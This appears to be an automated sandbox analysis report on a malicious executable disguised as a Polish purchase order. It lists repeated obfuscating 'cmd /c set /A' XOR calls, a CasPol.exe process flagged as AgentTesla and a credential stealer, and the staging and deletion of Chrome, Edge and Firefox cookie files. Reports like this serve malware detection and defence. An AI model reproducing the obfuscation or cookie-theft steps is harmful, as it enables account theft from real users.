Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7340**, Parent PID: **4904**

General	
Target ID:	77
Start time:	10:04:14
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x7B^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **7000**, Parent PID: **7340**

General	
Target ID:	78
Start time:	10:04:14
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes

MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **2752**, Parent PID: **4904**

General	
Target ID:	79
Start time:	10:04:15
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x7B^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **1328**, Parent PID: **2752**

General	
Target ID:	80
Start time:	10:04:15
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **4948**, Parent PID: **4904**

General	
Target ID:	81
Start time:	10:04:15
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x7B^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **6136**, Parent PID: **4948**

General	
Target ID:	82
Start time:	10:04:15
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7948**, Parent PID: **4904**

General	
Target ID:	83
Start time:	10:04:15
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x67^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **5004**, Parent PID: **7948**

General	
Target ID:	84
Start time:	10:04:15
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **8000**, Parent PID: **4904**

General	
Target ID:	85
Start time:	10:04:15
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x6B^75"
Imagebase:	

File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **1424**, Parent PID: **8000**

General

Target ID:	86
Start time:	10:04:15
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **6620**, Parent PID: **4904**

General

Target ID:	87
Start time:	10:04:15
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x22^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **3280**, Parent PID: **6620**

General

Target ID:	89
Start time:	10:04:15
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7040**, Parent PID: **4904**

General	
Target ID:	90
Start time:	10:04:15
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x6B^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **1028**, Parent PID: **7040**

General	
Target ID:	91
Start time:	10:04:15
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **2676**, Parent PID: **4904**

General	
Target ID:	92
Start time:	10:04:15
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x7B^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **756**, Parent PID: **2676**

General	
Target ID:	93
Start time:	10:04:15
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	

Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **6996**, Parent PID: **4904**

General

Target ID:	94
Start time:	10:04:16
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x67^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **5940**, Parent PID: **6996**

General

Target ID:	95
Start time:	10:04:16
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **3360**, Parent PID: **4904**

General

Target ID:	96
Start time:	10:04:16
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x6B^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **1756**, Parent PID: **3360**

General	
Target ID:	97
Start time:	10:04:16
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5060**, Parent PID: **4904**

General	
Target ID:	98
Start time:	10:04:16
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x3B^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **5468**, Parent PID: **5060**

General	
Target ID:	99
Start time:	10:04:16
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5040**, Parent PID: **4904**

General	
Target ID:	100
Start time:	10:04:16
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe

Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x6B^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **6508**, Parent PID: **5040**

General	
Target ID:	101
Start time:	10:04:16
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **4748**, Parent PID: **4904**

General	
Target ID:	102
Start time:	10:04:16
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x7B^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **4892**, Parent PID: **4748**

General	
Target ID:	103
Start time:	10:04:16
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	

Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **4284**, Parent PID: **4904**

General	
Target ID:	104
Start time:	10:04:16
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x67^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **4996**, Parent PID: **4284**

General	
Target ID:	105
Start time:	10:04:16
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **3364**, Parent PID: **4904**

General	
Target ID:	107
Start time:	10:04:16
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x6B^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **1236**, Parent PID: **3364**

General	
Target ID:	108
Start time:	10:04:16

Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7920**, Parent PID: **4904**

General	
Target ID:	109
Start time:	10:04:17
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x22^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **6504**, Parent PID: **7920**

General	
Target ID:	110
Start time:	10:04:17
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **4880**, Parent PID: **4904**

General	
Target ID:	111
Start time:	10:04:17
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x6B^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	

Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **7824**, Parent PID: **4880**

General	
Target ID:	113
Start time:	10:04:17
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1456**, Parent PID: **4904**

General	
Target ID:	114
Start time:	10:04:17
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x7F^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **3280**, Parent PID: **1456**

General	
Target ID:	115
Start time:	10:04:17
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7352**, Parent PID: **4904**

General	
Target ID:	116

Start time:	10:04:17
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x67^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **376**, Parent PID: **7352**

General	
Target ID:	117
Start time:	10:04:17
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7396**, Parent PID: **4904**

General	
Target ID:	118
Start time:	10:04:17
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x6B^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **7612**, Parent PID: **7396**

General	
Target ID:	119
Start time:	10:04:17
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68

Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1864**, Parent PID: **4904**

General	
Target ID:	120
Start time:	10:04:17
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x22^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **4716**, Parent PID: **1864**

General	
Target ID:	121
Start time:	10:04:17
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5452**, Parent PID: **4904**

General	
Target ID:	122
Start time:	10:04:17
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x6B^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **5064**, Parent PID: **5452**

General

Target ID:	123
Start time:	10:04:17
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **4192**, Parent PID: **4904**

General	
Target ID:	124
Start time:	10:04:17
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd.exe /c set /A "0x7B^75"
Imagebase:	0x7ff6fb6b0000
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **2548**, Parent PID: **4192**

General	
Target ID:	125
Start time:	10:04:17
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **3156**, Parent PID: **4904**

General	
Target ID:	126
Start time:	10:04:18
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x33^75"
Imagebase:	
File size:	236544 bytes

MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **1448**, Parent PID: **3156**

General	
Target ID:	127
Start time:	10:04:18
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5828**, Parent PID: **4904**

General	
Target ID:	128
Start time:	10:04:18
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x73^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **4596**, Parent PID: **5828**

General	
Target ID:	129
Start time:	10:04:18
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **7340**, Parent PID: **4904**

General	
Target ID:	130
Start time:	10:04:18
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x7B^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **6512**, Parent PID: **7340**

General	
Target ID:	131
Start time:	10:04:18
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **1956**, Parent PID: **4904**

General	
Target ID:	133
Start time:	10:04:18
Start date:	25/01/2023
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd.exe /c set /A "0x67^75"
Imagebase:	
File size:	236544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: Conhost.exe PID: **6504**, Parent PID: **1956**

General	
Target ID:	134
Start time:	10:04:18
Start date:	25/01/2023
Path:	C:\Windows\System32\Conhost.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	

File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language

Analysis Process: CasPol.exe PID: **5424**, Parent PID: **4904**

General

Target ID:	137
Start time:	10:05:42
Start date:	25/01/2023
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\CasPol.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Pilne zamowienie nr5363582 UTECH Maszyny i Urzadzenia Techniczne Jaroslaw Koenig sp. k..exe
Imagebase:	0xa00000
File size:	108664 bytes
MD5 hash:	914F728C04D3EDDD5FBA59420E74E56B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000089.00000002.18044285630.000000003418B000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000089.00000002.18044285630.000000003418B000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	19B552A	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	19B552A	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	19B552A	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	19B552A	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	19B552A	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	19B552A	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	73593263	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	73593263	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	73593263	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	73593263	unknown
C:\Users\user\AppData\Roaming\0bpuok1y.lva	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	72430794	CreateDirectoryW
C:\Users\user\AppData\Roaming\0bpuok1y.lva\Chrome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	72430794	CreateDirectoryW
C:\Users\user\AppData\Roaming\0bpuok1y.lva\Chrome\Default	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	72430794	CreateDirectoryW
C:\Users\user\AppData\Roaming\0bpuok1y.lva\Chrome\Default\Cookies	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	724313BB	CopyFileW
C:\Users\user\AppData\Roaming\0bpuok1y.lva\Edge Chromium	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	72430794	CreateDirectoryW
C:\Users\user\AppData\Roaming\0bpuok1y.lva\Edge Chromium\Default	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	72430794	CreateDirectoryW
C:\Users\user\AppData\Roaming\0bpuok1y.lva\Edge Chromium\Default\Cookies	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	724313BB	CopyFileW
C:\Users\user\AppData\Roaming\0bpuok1y.lva\Firefox	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	72430794	CreateDirectoryW
C:\Users\user\AppData\Roaming\0bpuok1y.lva\Firefox\Profiles	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	72430794	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\0bpuok1y.lva\Firefox\Profiles\ol7uiqa8.default-release	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	72430794	CreateDirectoryW
C:\Users\user\AppData\Roaming\0bpuok1y.lva\Firefox\Profiles\ol7uiqa8.default-release\cookies.sqlite	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	724313BB	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\0bpuok1y.lva\Chrome\Default\Cookies	success or wait	1	7242E04E	DeleteFileW
C:\Users\user\AppData\Roaming\0bpuok1y.lva\Edge Chromium\Default\Cookies	success or wait	1	7242E04E	DeleteFileW
